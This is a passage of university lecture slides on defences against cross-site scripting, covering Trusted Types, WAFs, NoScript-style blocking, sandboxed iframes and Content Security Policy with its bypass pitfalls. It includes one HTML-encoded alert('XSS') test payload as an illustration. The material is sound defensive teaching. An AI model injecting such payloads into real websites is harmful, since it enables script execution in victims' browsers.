Modern websites include very rich JavaScript libraries, and attackers can abuse this functionality to create malicious code in very creative ways

- There are even examples where such functionality enables execution of *HTML-encoded scripts*, e.g.

```
&lt;script&gt;alert('XSS')&lt;/script&gt;
```

because some library functions do HTML-*d*ecoding


- Google has proposed a new Trusted Types browser API to replace the existing DOM API to root out DOM-based XSS.

Chrome supports this since Feb 2019

[Not exam material, but if you are curious about latest DOM-based XSS trends, see the OWASP Benelux 2017 talk by Sebastian Lekies <https://www.youtube.com/watch?v=rssg--FP1AE>]

Web Application Firewalls (WAFs)

- Some web applications use a WAF as an (extra?) layer of defense



- A WAF can look for generic malicious input & outputs
- Some WAFs try to learn what normal input looks and stop unusual ones
 - eg if a parameter `uid` is normally numeric, then some text (or worse, a script) as value is suspicious
- A WAF is not a good substitute for the server doing proper input validation itself
 - the web server itself knows way more about what values make sense than WAF can

Improved compartmentalisation aka sandboxing

More client-side XSS protection: better sandboxing

Instead of – or in addition to – relying on input or output validation & sanitisation, the browser could improve its sandboxing

- Most browsers can **block pop-up windows & multiple alerts**
 - to prevent some annoyance & DoS-type attacks
- Browsers can **disable scripts on a per-domain basis**
 - disallowing all scripts except those permitted by user
 - ie a whitelisting approach
 - disallowing all scripts on a public blacklist

For example, **NoScript** extension of Firefox

NoScripts and **ScriptSafe** extension of Chrome



But: **extensive use of JavaScripts by most sites may make it painful to use these**

New features in HTML5

- HTML5 introduced new features to tighten the sandbox that browsers provide
 - sandboxing for iframes
 - CSP (Content Security Policy)

Sandboxing for iframes

- sandbox option to restrict what an iframe can do
- Turning on the sandbox

`<iframe sandbox src="..."> </iframe>`

imposes many restrictions, incl.

- no JavaScript can be executed
- pop-up windows are blocked
- sending of forms is blocked
- ...
- These restrictions can be lifted one-by-one, eg
`<iframe sandbox allow-scripts allow-forms allow-pop-ups
allow-same-origin src="..."> </>`
- For full list of options see
<https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe#attr-sandbox>

CSP (Content Security Policy)

CSP HTTP header specifies **allow-list of resources** (eg scripts, images, ..) to the browser

- Eg

Content-Security-Policy: **script-src 'self' https://apis.google.com**

only allows

- scripts downloaded from the same domain (**self**)


- scripts downloaded from **apis.google.com**

to be executed

- To allow inline scripts, we'd have to add **unsafe inline**

- The browser then enforces this policy at runtime

- adding the CSP restrictions to the SOP restrictions



CSP problems [not exam material]

CSP is very complex and therefore error-prone to use

- Simple typos in a CSP policy may mean parts are silently ignored
- CSP distinguishes different types of content; if a policy only blocks one type but not the other, it can be by-passed
- To help in configuring a policy, CSP can run in report-only mode. The browser then lets violations pass, but logs them, to report them to the server. Many sites run CSP in report-only mode without telling the browser to send the logs anywhere...
- If a CSP policy includes certain rich JavaScript libraries as trusted, it can be by-passed because the libraries can be abused to execute arbitrary code

[Weichselbaum et al., CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy, CCS 2016]

[Calzavara et al., Content Security Problems? Evaluating the Effectiveness of Content Security Policy in the Wild, CSS 2016]

Recap

- **XSS** is a special form of **HTML injection**
 - enables attacker to get **malicious scripts in victim's browser** while making SOP totally ineffective
- Different types of XSS
 - **reflected**
 - **stored**
 - **via DOM-based**
- Countermeasures
 - **Input validation & output sanitisation**
 - **Compartmentalisation**
 - Sandboxing by browser plugins to selectively turn off scripts
 - Improved sandboxing in HTML5: **CSP** & **sandboxed iframes**
 - The **Same-Origin-Policy (SOP)** enforced by the browser typically does not help